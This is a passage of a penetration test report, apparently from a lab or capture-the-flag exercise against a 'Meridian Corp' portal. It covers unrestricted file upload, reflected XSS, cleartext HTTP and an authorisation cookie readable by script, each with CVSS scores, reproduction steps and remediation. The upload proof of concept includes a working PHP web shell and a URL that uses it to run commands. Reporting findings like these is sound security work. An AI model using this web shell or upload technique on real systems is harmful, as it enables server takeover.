
Impact:

- Arbitrary content written to the application filesystem — any authenticated user can store files of any type, including executable code, scripts, and malicious documents.
- Foundation of the remote code execution chain — combined with the unsanitised include endpoint (BB-07), the uploaded PHP file executes on the server, as demonstrated in BB-01.
- Malware and phishing content hosting — uploaded files reside on trusted infrastructure and may be served to or retrieved by staff, lending attacker-supplied content the organisation's own reputation.
- No size limit — the absence of any upload size restriction permits disk exhaustion through repeated large uploads.

Remediation:

1. Enforce a server-side extension allow-list, permitting only the document formats the feature requires. Do not rely on the client-supplied Content-Type header, which is trivially forged as demonstrated above.
2. Verify file content, not just the extension. Inspect magic bytes or use a content-type detection library, and reject files whose actual type does not match the permitted set.
3. Rename stored files to a server-generated identifier, discarding the submitted filename entirely and preserving the original name only as metadata.
4. Store uploads outside the web root, disable script execution in the upload directory at the web server level, and apply a per-file and per-account size limit.

Proof of Concepts:



1 x +

Send Cancel < > Follow redirection Burp AI

Request

Pretty Raw Hex

```
1 POST /files/upload HTTP/1.1
2 Host: 46.101.230.175
3 Content-Length: 237
4 Cache-Control: max-age=0
5 Accept-Language: en-US,en;q=0.9
6 Upgrade-Insecure-Requests: 1
7 Content-Type: multipart/form-data; boundary=-----WebKitFormBoundaryQDPpGIWad1s613Rr
8 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/150.0.0.0 Safari/537.36
9 Origin: http://46.101.230.175
10 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
  /*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://46.101.230.175/files?m=No+file+selected
12 Accept-Encoding: gzip, deflate, br
13 Cookie: MRDSESSID=eb30878ea535bb2c187b3320b01c3730; mrd_prefs=
  Tzo5OJlVzVvUHJlZnM1OjM6M3M6MTA6ImFjY291bnRfaWQ1O2x6MjY7cz00LjYyY2x1Ijtz0j06InVzZXI03M6N
  ToIdGh1bWU1O3M6NToibGlnaHQ1O3M6N30
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryQDPpGIWad1s613Rr
17 Content-Disposition: form-data; name="doc"; filename="shell.php"
18 Content-Type: text/php
19
20 <?php system($_GET['cmd']); ?>
21 -----WebKitFormBoundaryQDPpGIWad1s613Rr--
22
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Mon, 24 Aug 2026 14:03:30 GMT
3 Server: Apache/2.4.68 (Debian)
4 X-Powered-By: PHP/8.2.33
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache, must-revalidate
7 Pragma: no-cache
8 Location: /files?m=Uploaded+shell.php
9 Content-Length: 0
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: text/html; charset=UTF-8
13
14
```

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 1

Request cookies 2

Request headers 13

Response headers 11

Target: http://46.101.230.175 HTTP/1

Done

Event log (2) All issues

Memory: 343.8MB of 4.00GB Disabled

Safari File Edit View History Bookmarks Develop Window Help

46.101.230.175/view?pageno=1&upload=7shell.php&cmd=cat%2Fopt%2Fmaildir%2Fpage15_7Flag

FLAG(c15_c1cadcca)

Favorites

TryHackMe | Red Team... YouTube YouTube Hack The Box Web Application... Cyber Security B... Email Hacking Cloud ChatGPT Gitee Instagram J2OH Web Team L&W... Gmail Spanish Free XSS Payload De... Github Dashboard

BB-19: Reflected XSS in Employee Directory Search	
CVSS v3.1 score: 6.1	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:C/C:L/I:L/A:N
OWASP Top 10	A05: Injection (2025)
CWE (primary)	CWE-79: Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
CWE (contributing)	CWE-116: Improper Encoding or Escaping of Output

Overview:

The employee directory echoes the search term back to the page without output encoding. The `q` parameter is written directly into the response body as HTML, so any markup supplied in the query string is parsed and executed by the browser. Every other value on this page is correctly escaped — usernames, display names, and departments pass through the encoding function, and numeric fields are integer-cast. Only the search echo is rendered raw.

Steps to Reproduce:

1	Submit a benign search term and inspect the rendered source. The value is reflected into the page immediately below a developer comment marking the unescaped output: <code><p>Showing results for: "test123"</p></code> <code><!-- C01: \$q is written straight into the page. --></code>
2	Submit a payload in place of the search term: <code></code>
3	The payload is reflected into the response as live markup and executes on page load. The resulting dialog discloses the <code>mrd_prefs</code> cookie value in full. Because the injection occurs in server-rendered HTML rather than through a client-side DOM assignment, <code><script></code> tags also execute at this injection point — unlike the chat renderer (BB-14), where an innerHTML sink renders script tags inert and only event handlers fire. Exploitation requires delivering a crafted URL to a victim, for example: <code>/directory?q=</code>

result: `<!-- C01: $q is written straight into the page. -->`


Impact:


- Script execution in the victim's session — a crafted link causes arbitrary JavaScript to run under the application origin with the victim's authenticated context.
- Authorisation cookie readable — `mrd_prefs` lacks `HttpOnly` and was retrieved directly. Since the cookie carries the `role` attribute and is trusted for authorisation (BB-08), a payload can rewrite it to escalate the victim's own privileges without contacting an attacker-controlled server.
- Actions performable as the victim — script executing in this context can invoke any state-changing endpoint, and no CSRF tokens exist to constrain it (BB-27).
- Delivery requires user interaction — unlike the stored variants in BB-12 and BB-14, exploitation depends on the victim following a crafted link, which is reflected in the lower severity rating.

Remediation:

1. Encode the search term on output. Apply the same escaping function already used for every other value on this page: **<p>Showing results for: <?= e(\$q) ?></p>**
2. Encode contextually at the point of output rather than filtering on input, and apply the discipline consistently — this page demonstrates that the encoding function exists and is understood; it was simply omitted on one line.
3. Set HttpOnly and Secure on the preferences cookie, removing script access to the value carrying the role attribute.
4. Deploy a Content Security Policy disallowing inline script execution as defence in depth across all three cross-site scripting findings.

Proof of Concepts:





BB-20: Application Served over Cleartext HTTP Without Transport Encryption	
CVSS v3.1 score: 5.9	Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:N/A:N
OWASP Top 10	A04: Cryptographic Failures (2025)
CWE (primary)	CWE-319: Cleartext Transmission of Sensitive Information
CWE (contributing)	CWE-311: Missing Encryption of Sensitive Data CWE-614: Sensitive Cookie in HTTPS Session Without 'Secure' Attribute

Overview:

The Meridian Corp portal and its associated WebSocket messaging service operate entirely without transport encryption. All traffic — including authentication credentials, session cookies, payroll documents, and chat contents — is transmitted in cleartext over HTTP and **ws://**

No HTTPS endpoint exists on the host, so TLS is not merely unenforced but entirely unavailable.



Steps to Reproduce:


1	Confirm no TLS endpoint is present: \$ curl -I https://46.101.230.175 curl: (7) Failed to connect to 46.101.230.175 port 443 after 81 ms: Couldn't connect to server The connection is refused; port 443 is not listening.
2	Observe the browser security indicator. Every page, including the authenticated dashboard, displays Not Secure beside the address bar.
3	Capture the login request in the intercepting proxy. Credentials are transmitted as a plain form-encoded body with no encryption layer: POST /login HTTP/1.1 Host: 46.101.230.175 username=s7_alice&password=12345 The proxy history confirms the absence of TLS across every recorded request; the TLS column is empty for all entries on port 8080.
4	4. Confirm cookies are issued without the Secure attribute. Browser inspection shows the Secure column blank for both MRDSESSID and mrd_prefs , permitting transmission over unencrypted connections.
5	Confirm the messaging service is equally unprotected. The Team Chat client source declares: const WS_URL = "ws://46.101.230.175:8090"; using the unencrypted WebSocket scheme rather than wss://

- Credentials exposed in transit — usernames and passwords are readable by any party positioned on the network path between client and server, requiring no exploitation of any application flaw.
- Session and authorisation cookies interceptable — capturing MRDSESSID permits session hijacking; capturing mrd_prefsexposes the role attribute used for authorisation decisions (BB-08, BB-21).
- Sensitive content readable — payslips, HR documents, invoices, and private conversations all cross the network unencrypted.
- Traffic modifiable — an on-path attacker can alter responses in transit, injecting content or stripping security controls, since no integrity protection exists.
- Applies to both services — the web application and the WebSocket daemon are equally affected.

1. Deploy TLS across the application. Obtain a certificate from a recognised authority, terminate TLS at the web server or a reverse proxy, and serve all content over HTTPS.
2. Redirect HTTP to HTTPS and enable HTTP Strict Transport Security so browsers refuse cleartext connections to the host after first contact.
3. Migrate the messaging service to wss://, applying the same certificate and configuration.
4. Set the Secure attribute on all cookies once TLS is available, preventing transmission over any unencrypted fallback.

The screenshot displays the Burp Suite application window. The top menu bar includes options like Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Discover. The 'HTTP history' tab is active, showing a list of intercepted HTTP requests. The selected request is a POST to '/login' with status 302. Below the history table, the 'Request' and 'Response' sections are visible. The 'Request' section shows the raw HTTP data, including headers like 'Host: 46.101.230.175' and 'Content-Type: application/x-www-form-urlencoded'. The 'Response' section shows the raw HTTP data, including headers like 'Date: Mon, 24 Aug 2026 14:26:31 GMT' and 'Server: Apache/2.4.68 (Debian)'. The response body contains a 'Set-Cookie' header with a long session ID and a 'Location: /dashboard' redirect.





```
subhanmajidov@Subhans-MacBook-Air ~ % curl -I https://46.101.230.175
curl: (7) Failed to connect to 46.101.230.175 port 443 after 81 ms: Couldn't connect to server
```


BB-21: Authorisation Cookie Accessible to Client-Side Script (HttpOnly Absent)	
CVSS v3.1 score: 5.3	Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
OWASP Top 10	A02: Security Misconfiguration (2025)
CWE (primary)	CWE-1004: Sensitive Cookie Without 'HttpOnly' Flag
CWE (contributing)	CWE-807: Reliance on Untrusted Inputs in a Security Decision CWE-16: Configuration

Overview:

The application issues two cookies. The session identifier **MRDSESSID** is correctly protected with the **HttpOnly** attribute. The preferences cookie **mrd_prefs** is not, despite containing the serialised **role** attribute the application trusts when making authorisation decisions.

Client-side script can therefore read and modify the value that determines a user's privilege level. Neither cookie carries the **Secure** attribute.

Steps to Reproduce:

1	Capture the cookie as issued at login. The Set-Cookie header contains only path and SameSite: Set-Cookie: mrd_prefs=Tzo5OiJVc2VyUHJlZnM...; path=/; SameSite=Lax Decoding the value reveals the authorisation attribute: O:9:"UserPrefs":3:{s:10:"account_id";i:26;s:4:"role";s:4:"user";s:5:"theme";s:5:"light";}
2	Inspect the stored cookies in the browser. The HttpOnly column is checked for MRDSESSID and blank for mrd_prefs; the Secure column is blank for both.
3	Confirm script access by executing a payload through any of the cross-site scripting findings (BB-12, BB-14, BB-19): The resulting dialog returns mrd_prefs in full. MRDSESSID is absent from the output, confirming the HttpOnly attribute functions correctly on that cookie and is simply not applied to the other.

Impact:

- The authorisation value is exposed to script — of the two cookies issued, the one protected is the session identifier, and the one left readable is the one carrying the role attribute.
- Amplifies every cross-site scripting finding — this attribute is why the XSS findings in this report reach cookie disclosure rather than being limited to session-scoped actions. It should be remediated alongside them rather than deferred as a hygiene item.
- Enables self-escalation without exfiltration — because script can both read and write the cookie, and the application derives role from it (BB-08), a payload can rewrite role to admin in the victim's own browser without contacting an attacker-controlled server.
- Transmitted in cleartext — the absent Secure attribute means the cookie is sent over unencrypted HTTP, exposing it to interception on the network path (see BB-20).

Remediation:

1. Set HttpOnly and Secure on all cookies not required by client-side script, including mrd_prefs. No application JavaScript reads this cookie, so no functionality is lost.
2. Treat this as a mitigation, not a fix. The underlying issue is that authorisation state is held client-side at all; role should be stored in server-side session data and never transmitted to the browser (see BB-08).
3. Apply SameSite=Strict explicitly rather than relying on the browser default, and review cookie configuration centrally so new cookies inherit secure defaults.

Proof of Concepts:

The screenshot displays the Burp Suite interface. The 'Request' tab shows a POST request to /login with a body containing 'username=s7_alice&password=12345'. The 'Response' tab shows the server's response, including a 'Set-Cookie' header. The cookie value is Base64-encoded. The 'Inspector' tab shows the decoded cookie value: '0:9:"UserPrefs":3:{s:10:"account_id";i:26;s:4:"role";s:4:"user";s:5:"theme";s:5:"Light";}'. The 'role' attribute is highlighted in red in the original image.

#	Method	URL	Params	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start respons...
